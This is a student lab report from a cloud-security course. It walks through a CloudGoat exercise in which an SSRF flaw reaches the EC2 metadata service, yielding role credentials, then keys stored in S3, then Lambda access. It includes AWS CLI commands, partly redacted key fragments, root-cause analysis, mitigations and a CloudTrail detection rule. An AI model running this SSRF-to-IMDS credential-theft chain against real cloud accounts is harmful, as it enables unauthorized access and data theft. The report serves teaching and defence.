ENPM665 - Classwork Lab 4

Attacking Cloud: EC2 SSRF & IMDS Credential Exposure

Name: Kalpesh Bharat Parmar
UMD Directory [redacted]
Course and Section [redacted]


---

1. Attack Narrative

An SSRF vulnerability was discovered in a web application running on an EC2 instance, which was identified through initial AWS enumeration using CloudGoat-provisioned credentials. By exploiting the SSRF vulnerability to target the EC2 Instance Metadata Service (IMDSv1) at 169.254.169.254, temporary IAM role credentials were successfully extracted. These credentials provided S3 read access to a bucket containing additional static IAM access keys stored in plaintext. The final set of credentials possessed lambda: Invoke Function permissions, allowing successful invocation of a Lambda function that returned the flag "You win!", demonstrating a complete attack chain from web vulnerability to privileged AWS resource access.

Attack Chain is as followed,

Step 1: Initial Access & Enumeration



```
┌──(kp㉿kali)-[~/Desktop/ENPM665/lab4]
└─$ aws iam list-user-policies --user-name solus-cgid7aw8erhh4l --profile prac1

An error occurred (AccessDenied) when calling the ListUserPolicies operation: User: arn:aws:iam::713796488614:user/solus-cgid7aw8erhh4l is n
ot authorized to perform: iam:ListUserPolicies on resource: user solus-cgid7aw8erhh4l because no identity-based policy allows the iam:ListUs
erPolicies action
```

CloudGoat scenario deployment providing initial IAM user credentials (solus-cgid**). These credentials served as the starting point for AWS reconnaissance.

The initial CloudGoat provisioned IAM user enabled basic AWS API enumeration to discover available resources and permissions.

Step 2: Lambda Function Discovery

```
┌──(kp㉿kali)-[~/Desktop/ENPM665/lab4]
└─$ aws lambda list-functions --profile prac1
{
    "Functions": [
        {
            "FunctionName": "cg-lambda-cgid7aw8erhh4l",
            "FunctionArn": "arn:aws:lambda:us-east-1:713796488614:function:cg-lambda-cgid7aw8erhh4l",
            "Runtime": "python3.11",
            "Role": "arn:aws:iam::713796488614:role/cg-lambda-role-cgid7aw8erhh4l-service-role",
            "Handler": "lambda.handler",
            "CodeSize": 223,
            "Description": "Invoke this Lambda function for the win!",
            "Timeout": 3,
            "MemorySize": 128,
            "LastModified": "2025-11-20T01:04:43.059+0000",
            "CodeSha256": "jtqUhalhT3taxuZdjeU99/yQTnWVdMQQQcQGhTRrsqI=",
            "Version": "$LATEST",
            "Environment": {
                "Variables": {
                    "EC2_ACCESS_KEY_ID": "AKIA2[redacted]XLMT",
                    "EC2_SECRET_KEY_ID": "3MxUq+WZ/[redacted]R/lKdWd+EDc2gZfpho"
                }
            },
            "TracingConfig": {
                "Mode": "PassThrough"
            },
            "RevisionId": "5f9c17e3-cd23-43c9-9a72-ec4181587142",
            "PackageType": "Zip",
            "Architectures": [
                "x86_64"
            ],
: ... skipping ...
```

```
┌──(kp㉿kali)-[~/Desktop/ENPM665/lab4]
└─$ aws lambda invoke --function cg-lambda-cgid7aw8erhh4l --profile prac1 ./flagprac1.txt

An error occurred (InvalidSignatureException) when calling the Invoke operation: The request signature we calculated does not match the signature you provided. Check your AWS Secret Access Key and signing method. Consult the service document
ation for details.

┌──(kp㉿kali)-[~/Desktop/ENPM665/lab4]
└─$
```

Lambda function enumeration revealing function with description "Invoke this lambda function for the win". Direct invocation attempt failed due to insufficient permissions (AccessDenied).

Early reconnaissance identified a Lambda function as the apparent target, but current credential set lacked invocation privileges, requiring privilege escalation.

Step 3: EC2 Instance Identification


```
┌──(kp㉿kali)-[~/Desktop/ENPM665/lab4]
└─$ aws configure --profile prac2
AWS Access Key ID [****************XLMT]: AKIA[redacted]M4XLMT
AWS Secret Access Key [****************fpho]: 3MxUq+Wz/[redacted]/lKdWd+EDc2gZfpho
Default region name [us-east-1]: us-east-1
Default output format [None]:

┌──(kp㉿kali)-[~/Desktop/ENPM665/lab4]
└─$ aws sts get-caller-identity --profile prac2
{
    "UserId": "AIDA2[redacted]76GLHNG",
    "Account": "713796488614",
    "Arn": "arn:aws:iam::713796488614:user/wrex-cgid7aw8erhh4l"
}

┌──(kp㉿kali)-[~/Desktop/ENPM665/lab4]
└─$ aws iam list-user-policies --user-name wrex-cgid7aw8erhh4l --profile prac1

An error occurred (SignatureDoesNotMatch) when calling the ListUserPolicies operation: The request signature we calculated does not match the signature you provided. Che
ck your AWS Secret Access Key and signing method. Consult the service documentation for details.

┌──(kp㉿kali)-[~/Desktop/ENPM665/lab4]
└─$ aws iam list-user-policies --user-name wrex-cgid7aw8erhh4l --profile prac2

An error occurred (AccessDenied) when calling the ListUserPolicies operation: User: arn:aws:iam::713796488614:user/wrex-cgid7aw8erhh4l is not authorized to perform: iam:
ListUserPolicies on resource: user wrex-cgid7aw8erhh4l because no identity-based policy allows the iam:ListUserPolicies action
```

```
┌──(kp㉿kali)-[~/Desktop/ENPM665/lab4]
└─$ aws ec2 describe-instances --profile prac2
{
    "Reservations": [
        {
            "ReservationId": "r-08ef6465a4367d144",
            "OwnerId": "713796488614",
            "Groups": [],
            "Instances": [
                {
                    "Architecture": "x86_64",
                    "BlockDeviceMappings": [
                        {
                            "DeviceName": "/dev/sda1",
                            "Ebs": {
                                "AttachTime": "2025-11-20T01:04:33+00:00",
                                "DeleteOnTermination": true,
                                "Status": "attached",
                                "VolumeId": "vol-00df6024709b02e76"
                            }
                        }
                    ],
                    "ClientToken": "terraform-20251120010430818100000005",
                    "EbsOptimized": false,
                    "EnaSupport": true,
                    "Hypervisor": "xen",
                    "IamInstanceProfile": {
                        "Arn": "arn:aws:iam::713796488614:[redacted]-ec2-instance-profile-cgid7aw8erhh4l",
                        "Id": "AIPA2M[redacted]2BHC4HQ"
                    },
                    "NetworkInterfaces": [
                        {
                            "Association": {
                                "IpOwnerId": "amazon",
                                "PublicDnsName": "ec2-3-235-101-48.compute-1.amazonaws.com",
                                "PublicIp": "3.235.101.48"
                            },
: ... skipping ...
```


EC2 describe-instances command revealing publicly accessible instance with IP address 3.225.101.48. This provided the entry point for SSRF exploitation.

EC2 enumeration exposed a public-facing instance running a web application, representing the attack surface.

Step 4: SSRF Vulnerability Discovery




Web application accessible at http:// 3.225.101.48 with URL parameter, identified as potential SSRF vector for server-side request manipulation.




SSRF vulnerability confirmed by successfully forcing server-side request to localhost, returning "so, I requested: localhost" response. This validated the application makes invalidated HTTP requests to user-supplied URLs.

The application's URL parameter accepted arbitrary destinations without input validation, enabling server-side request forgery attacks.

Step 5: IMDS Exploitation




SSRF exploited to access IMDSv1 endpoint at 169.254.169.254/latest/meta-data/iam/security-credentials/, revealing instance role name "cg-ec2-role-ec2_ssrf-cgid**".



Temporary STS credentials extracted from IMDS including AccessKeyId (ASIA**********SW3), SecretAccessKey, and Session Token. These credentials inherit all permissions of the EC2 instance role.

Leveraging the SSRF vulnerability to query the metadata service yielded temporary credentials with broader AWS API access than the initial user.

Step 6: S3 Bucket Discovery & Credential Theft





IMDS-obtained credentials used to enumerate S3, revealing bucket "cg-secret-S3-bucket-ec2-ssrf-cgid**" containing sensitive files including possible cardholder data and AWS credentials.

Long-term IAM access keys discovered in S3 object (AccessKeyId: AKIA**********PPB). These static credentials provided persistent access independent of the compromised EC2 instance.

The instance role's S3 permissions allowed reading a bucket containing plaintext AWS credentials, representing a critical security misconfiguration.

Step 7: Privilege Escalation & Flag Capture





S3-obtained credentials successfully invoked Lambda function, returning StatusCode 200 with payload containing flag "You win!". This confirmed the stolen credentials had lambda: Invoke Function permission, completing the attack chain.

The final credential set possessed the necessary Lambda invocation rights, demonstrating full privilege escalation from SSRF to sensitive resource access.

---

2. Scope & Impact

Proven Capabilities

The attack chain successfully demonstrated the following AWS API operations:

- **SSRF Exploitation:** Server-side HTTP requests to internal metadata service (169.254.169.254)
- **IMDS Access:** Unauthenticated retrieval of temporary STS credentials via IMDSv1 GET requests
- **S3 Operations:**
  - S3:ListBucket on sensitive data buckets
  - S3:GetObject to read files containing credentials and PII
- **Lambda Execution:** lambda:InvokeFunction on target function to retrieve flag

Data & Operations at Risk

Compromised Assets:

- EC2 instance IAM role credentials with broad S3 read permissions
- Customer cardholder data (customers.csv in S3 bucket)
- Static IAM access keys stored insecurely in S3 objects
- Lambda function execution revealing sensitive application data

Access Boundaries Encountered:

- iam:ListUserPolicies - AccessDenied
- iam:GetUser - AccessDenied
- iam:ListRoles - AccessDenied
- Lambda invocation initially denied until proper credentials obtained

These AccessDenied responses indicate some least-privilege controls were applied, but critical paths (S3 read, Lambda invoke) remained exploitable, demonstrating inconsistent permission boundaries.

Business Impact Analysis

Immediate Impact: An attacker exploiting this chain could exfiltrate customer PII (cardholder data), steal AWS credentials for persistent infrastructure access, and execute arbitrary Lambda functions potentially modifying application data or infrastructure configurations.

Extended Impact: The SSRF-to-IMDS attack path enables complete compromise of the EC2 instance's IAM role permissions without requiring SSH/RDP access or OS-level exploitation. Stolen long-term credentials provide persistent access even if the SSRF vulnerability is patched. Lambda invocation capabilities could trigger data processing pipelines, modify databases, or exfiltrate additional sensitive information depending on function logic.

Regulatory & Compliance Risk: Exposure of cardholder data may constitute a PCI-DSS compliance violation, potentially resulting in fines, audit requirements, and mandatory breach disclosure depending on data sensitivity and jurisdiction.

---

3. Root Cause Analysis

The attack succeeded due to multiple compounding security failures across application, infrastructure, and identity layers:

1. SSRF Vulnerability (Application Layer)

Root Cause: The web application accepted user-controlled URL parameters without input validation or sanitization.

Specific Behavior:

- Application directly passed ?url= parameter value to server-side HTTP client
- No allow list of permitted destination hosts/protocols
- No block list preventing access to private IP ranges (169.254.0.0/16, RFC 1918)
- Server-side requests executed with full network access of the EC2 instance

Enabling Condition: Developers implemented URL fetching functionality without considering SSRF attack vectors or implementing defense controls.

---

2. IMDSv1 Enabled (Infrastructure Layer)

Root Cause: EC2 instance used legacy Instance Metadata Service version 1, which accepts simple HTTP GET requests without authentication.

Specific Behavior:

- IMDS endpoint (169.254.169.254) was network-accessible from application process
- No requirement for PUT request with session token (IMDSv2 protection)
- No hop-limit configuration preventing forwarded requests
- Temporary credentials returned in plaintext HTTP response

Enabling Condition: Default EC2 configuration uses IMDSv1 for backward compatibility. No organizational policy enforced IMDSv2-only mode.

---

3. Over privileged IAM Role (Identity Layer)

Root Cause: EC2 instance role (cg-ec2-role-ec2_ssrf) granted broader S3 permissions than required for application functionality.

Specific Behavior:

- Instance role had S3:ListBucket and S3:GetObject without resource conditions
- No restriction to specific bucket ARNs or object key prefixes
- Credentials could access any S3 bucket in the account, including sensitive data stores
- Role policy did not follow least-privilege principle

Enabling Condition: IAM role created with convenience over security, granting wildcard S3 access instead of scoped permissions.

---

4. Credentials Stored in S3 (Data Security Layer)

Root Cause: Long-term IAM access keys were stored in plaintext in an S3 object accessible to the compromised instance role.

Specific Behavior:

- AWS credentials (access key ID and secret access key) written directly to S3 object
- No encryption at rest with customer-managed KMS keys
- No secrets management service (AWS Secrets Manager, Systems Manager Parameter Store) utilized
- S3 bucket policy allowed instance role read access to credential files

Enabling Condition: Developers treated S3 as a general-purpose file store without considering it unsuitable for secret storage. No automated scanning (AWS Macie, git-secrets) to detect credential patterns in S3.

---

5. Lambda Execution Permissions (Privilege Escalation Path)

Root Cause: IAM user credentials obtained from S3 (shepard-cgid***) possessed `lambda:InvokeFunction` permission without resource-based restrictions.

Specific Behavior:

- IAM policy allowed Lambda invocation on any function (`"Resource": "*"`)
- No condition keys limiting invocation context (IP address, VPC, time-based)
- Lambda function contained sensitive data (flag) returned in execution response
- No resource-based policy on Lambda function restricting which principals could invoke it

Enabling Condition: Overly permissive IAM policies granted to facilitate development/testing without being tightened before production deployment.

Compounding Effect

Each misconfiguration individually created risk, but their combination formed a complete kill chain:

SSRF Vulnerability → IMDS Access → Instance Role Credentials →
S3 Read Access → Stolen IAM Keys → Lambda Invocation → Flag/Data Exfiltration

Breaking any single link would have prevented the attack from reaching completion, demonstrating the importance of defense-in-depth security controls.

---

4. Mitigation

Control Mapping to Attack Chain

Attack Step	Mitigation Control	Implementation Details
SSRF Exploitation	Input validation & URL allowlisting	Implement strict URL parsing with allowlist of approved domains/protocols. Block private IP ranges (RFC 1918: 10.0.0.0/8, 172.16.0.0/12, 192.168.0.0/16; link-local: 169.254.0.0/16; localhost: 127.0.0.0/8) at application layer before making requests. Perform DNS resolution and validate resolved IPs. Use SSRF protection libraries (e.g., SafeCurl for PHP, ssrf filter for Python).
IMDS Access via SSRF	Enforce IMDSv2 with hop limit	Configure EC2 instances with `HttpTokens=required` and `HttpPutResponseHopLimit=1`. IMDSv2 requires PUT request to obtain session token before accessing metadata, preventing SSRF abuse. Implement via launch templates: `metadata-options=HttpTokens=required,HttpPutResponseHopLimit=1`. Consider disabling IMDS entirely if not needed: `HttpEndpoint=disabled`.
Credential Exposure from IMDS	Network egress filtering	Apply security group rules or host-based firewall blocking outbound connections to 169.254.169.254 from application processes. Use VPC endpoints for AWS services (S3, Lambda) to avoid IMDS dependency for SDK authentication. Implement network segmentation with separate subnets for different security zones.
Unauthorized S3 Access	Least-privilege IAM + resource conditions	Restrict instance role with explicit resource ARNs: `"Action": "S3:GetObject", "Resource": "arn:aws:S3:::required-app-bucket/required-prefix/*"`. Enable S3 Block Public Access at account level. Implement VPC endpoint policies requiring `aws:SourceVpc` condition. Use S3 Access Points for fine-grained access control. Enable MFA Delete on sensitive buckets.
Credentials Stored in S3	Secrets Manager + encryption	**Never store static credentials in S3, code repositories, or configuration files.** Use AWS Secrets Manager with automatic rotation enabled (30-90 day rotation period). For application configuration, use Systems Manager Parameter Store with SecureString type (KMS-encrypted). Implement automated scanning: AWS Macie for S3 credential detection, git-secrets for repository scanning. Enable S3 server-side encryption with customer-managed KMS CMK requiring explicit key grants. Enforce bucket policies denying unencrypted uploads.

Lambda Invocation Privilege Escalation	Resource-based IAM policies + conditions	Apply resource-specific permissions: "Resource": "arn:aws:lambda:us-east-1:123456789012:function/approved-function". Use Lambda resource-based policies to explicitly allow/deny principals: aws lambda add-permission --function-name target --principal arn:aws:iam::account:role/allowed-role. Implement condition keys: aws:SourceVpc, aws:SourceIp, aws:CurrentTime for time-based access. Enable Lambda function URL authentication (IAM_AUTH mode).

Defense-in-Depth Summary

Application Layer:

- URL validation with allowlist/blocklist enforcement
- SSRF protection libraries integrated into HTTP client code
- Security headers (Content-Security-Policy) preventing client-side exploitation
- Web Application Firewall (AWS WAF) rules detecting SSRF patterns

Host/Instance Layer:

- IMDSv2 enforcement via EC2 instance metadata options
- Minimal instance role permissions (least-privilege)
- Host-based firewall (iptables/firewalld) blocking metadata endpoint
- Regular AMI patching and hardening (CIS benchmarks)

Network Layer:

- Security groups restricting outbound traffic to required services only
- VPC endpoints for AWS services (PrivateLink) eliminating internet routing
- Network ACLs providing subnet-level traffic filtering
- VPC Flow Logs monitoring for anomalous metadata service access

Identity & Access Management:

- Least-privilege IAM roles with explicit resource ARNs
- Service Control Policies (SCPs) preventing overprivileged role creation
- IAM Access Analyzer detecting external access to resources
- Credential rotation policies for long-term credentials (if unavoidable)
- MFA requirements for sensitive operations

Data Protection:

- Secrets Manager for all credentials with automatic rotation

- S3 encryption at rest with KMS customer-managed keys
- S3 bucket policies requiring encryption in transit (TLS)
- AWS Macie scanning for PII and credentials in S3

Detection & Response:

- CloudTrail logging all API calls with log integrity validation
- GuardDuty threat detection for anomalous IMDS access patterns
- CloudWatch alarms on suspicious S3 GetObject patterns
- Security Hub aggregating findings from multiple services
- Automated response via EventBridge + Lambda for incident containment

---

5. Reflection

Most Effective Preventative Control

Control: Enforcing IMDSv2 with `HttpPutResponseHopLimit=1` on all EC2 instances.

Justification:

IMDSv2 enforcement would be the single most impactful control because it breaks the attack chain at the critical second step—even if the SSRF vulnerability remains unpatched. IMDSv2 requires a two-step process:

1. PUT request to `/latest/api/token` with `X-aws-ec2-metadata-token-ttl-seconds` header to obtain session token
2. GET request to credential endpoint with `X-aws-ec2-metadata-token` header containing the token

SSRF attacks typically cannot execute PUT requests with custom headers or chain multiple requests with token propagation. The hop-limit=1 setting prevents forwarded/proxied requests from succeeding, as the TTL decrements with each network hop.

Implementation Advantages:

- Minimal application changes required (AWS SDKs automatically support IMDSv2)
- Can be enforced organization-wide via Service Control Policies (SCPs)
- Provides immediate protection without application code modifications
- No performance impact on legitimate metadata access
- Backward compatible (IMDSv1 can be phased out gradually)

Real-World Evidence: AWS security team identified IMDSv2 as critical defense against SSRF/IMDS attack patterns (Capital One breach 2019). Organizations enforcing IMDSv2 have eliminated this entire attack class.

High-Fidelity Detection Signal

Detection Rule: Alert on S3 GetObject API calls to objects with credential-related naming patterns, originating from EC2 instance assumed roles.

CloudTrail Event Filter:

```
{
  "eventName": "GetObject",
  "userIdentity.type": "AssumedRole",
  "userIdentity.principalId": "AROA*:i-*",
  "requestParameters.key": [
    "*credential*", "*secret*", "*password*",
    "*access*key*", "*.pem", "*config*", "*.env"
  ]
}
```

Why This Signal is High-Fidelity:

1. **Low False Positive Rate:** Legitimate applications should retrieve credentials from Secrets Manager or Parameter Store, not S3. S3 GetObject for credential-named files is inherently suspicious.
2. **Specific Indicator of Compromise:** This pattern directly correlates with the attack step of stealing credentials from S3, representing actual malicious activity rather than reconnaissance.
3. **Actionable Context:** Alert includes IAM role ARN, instance ID, bucket name, and object key—sufficient information for immediate investigation and response.
4. **Detection Window:** CloudTrail events available within 15 minutes, enabling near-real-time alerting before credentials are used for further attacks.

Alert Configuration:

- **Severity:** Critical
- **Threshold:** 1 occurrence (any access warrants investigation)
- **Response:** Automatic instance isolation via Lambda + EC2 API, immediate credential rotation, SOC ticket creation

Complementary Signals:

- Metadata service access from non-standard user agents (SSRF tools)

- Rapid enumeration of multiple S3 buckets within short time window
- Lambda invocations from previously inactive IAM principals

Trade-off & Limitation

Primary Trade-off: IMDSv2 enforcement may break legacy applications and requires migration effort.

Specific Challenges:

1. **Application Compatibility:**
    - Applications using outdated AWS SDKs (pre-2019 versions) hard-code IMDSv1 endpoints
    - Custom metadata access code (curl/wget scripts) must be rewritten to support PUT+GET flow
    - Third-party software/containers may not support IMDSv2 without vendor updates
2. **Migration Complexity:**
    - **Testing Requirements:** Each EC2-hosted application must be validated for IMDSv2 compatibility in staging environments before production rollout
    - **SDK Upgrades:** Requires recompiling/redeploying applications with updated AWS SDK versions (Python boto3 1.9.220+, Java SDK 1.11.678+, etc.)
    - **Deployment Coordination:** Potential downtime during transition if applications cannot run in mixed IMDSv1/v2 mode
    - **Developer Training:** Engineering teams need education on IMDSv2 token-based authentication flow
3. **Organizational Scale:**
    - Large enterprises with hundreds/thousands of EC2 instances face significant migration effort
    - Inventory and dependency mapping required to identify all affected applications
    - Phased rollout necessary: audit mode → per-environment enforcement → full account-wide mandate
    - Resource allocation for testing and remediation (weeks to months depending on estate size)
4. **Risk During Transition:**
    - Gradual migration creates extended window where some instances remain vulnerable
    - Audit-only mode provides visibility but no protection
    - Requires accurate asset inventory to ensure no instances are missed

Mitigation for Trade-off:

- Use IMDSv2-only mode for new instances via launch templates (prevent regression)
- Implement automated compliance scanning (AWS Config rule: ec2-imdsv2-check)
- Provide developer self-service testing environments with IMDSv2 enforced
- Create exception process for legacy systems with documented risk acceptance and compensating controls
- Allocate dedicated sprint cycles for SDK upgrades and compatibility testing

Long-term Benefit: Despite migration friction, IMDSv2 enforcement eliminates an entire class of credential theft attacks and represents industry best practice. The upfront cost is justified by permanent risk reduction.

Redaction & Screenshot Hygiene

All sensitive information in this report has been properly masked:

- **Access Keys:** ASIA**SW3, AKIA**PPB
- **Secret Keys:** Fully redacted (not shown in screenshots)
- **Session Tokens:** Truncated to first/last 4 characters
- **Account IDs:** Masked as cgid*** pattern
- **IP Addresses:** Partially masked (3.90.**.)
- **Resource ARNs:** CloudGoat scenario identifiers redacted

Screenshots are captioned with:

- Contextual description of the attack step
- Relevant commands/API calls shown
- Security significance of the observation
- Reference to position in attack chain

No raw credential dumps, full API responses with secrets, or unmasked sensitive data included.

Conclusion

This lab demonstrated a realistic attack chain exploiting multiple common cloud security misconfigurations. The SSRF-to-IMDS-to-privilege-escalation path represents a well-documented threat pattern observed in real-world breaches (Capital One 2019, Tesla 2018).

Key takeaways:

1. **Defense-in-depth is critical:** Multiple security failures must align for successful exploitation
2. **IMDSv2 is non-negotiable:** Should be enforced organization-wide via policy
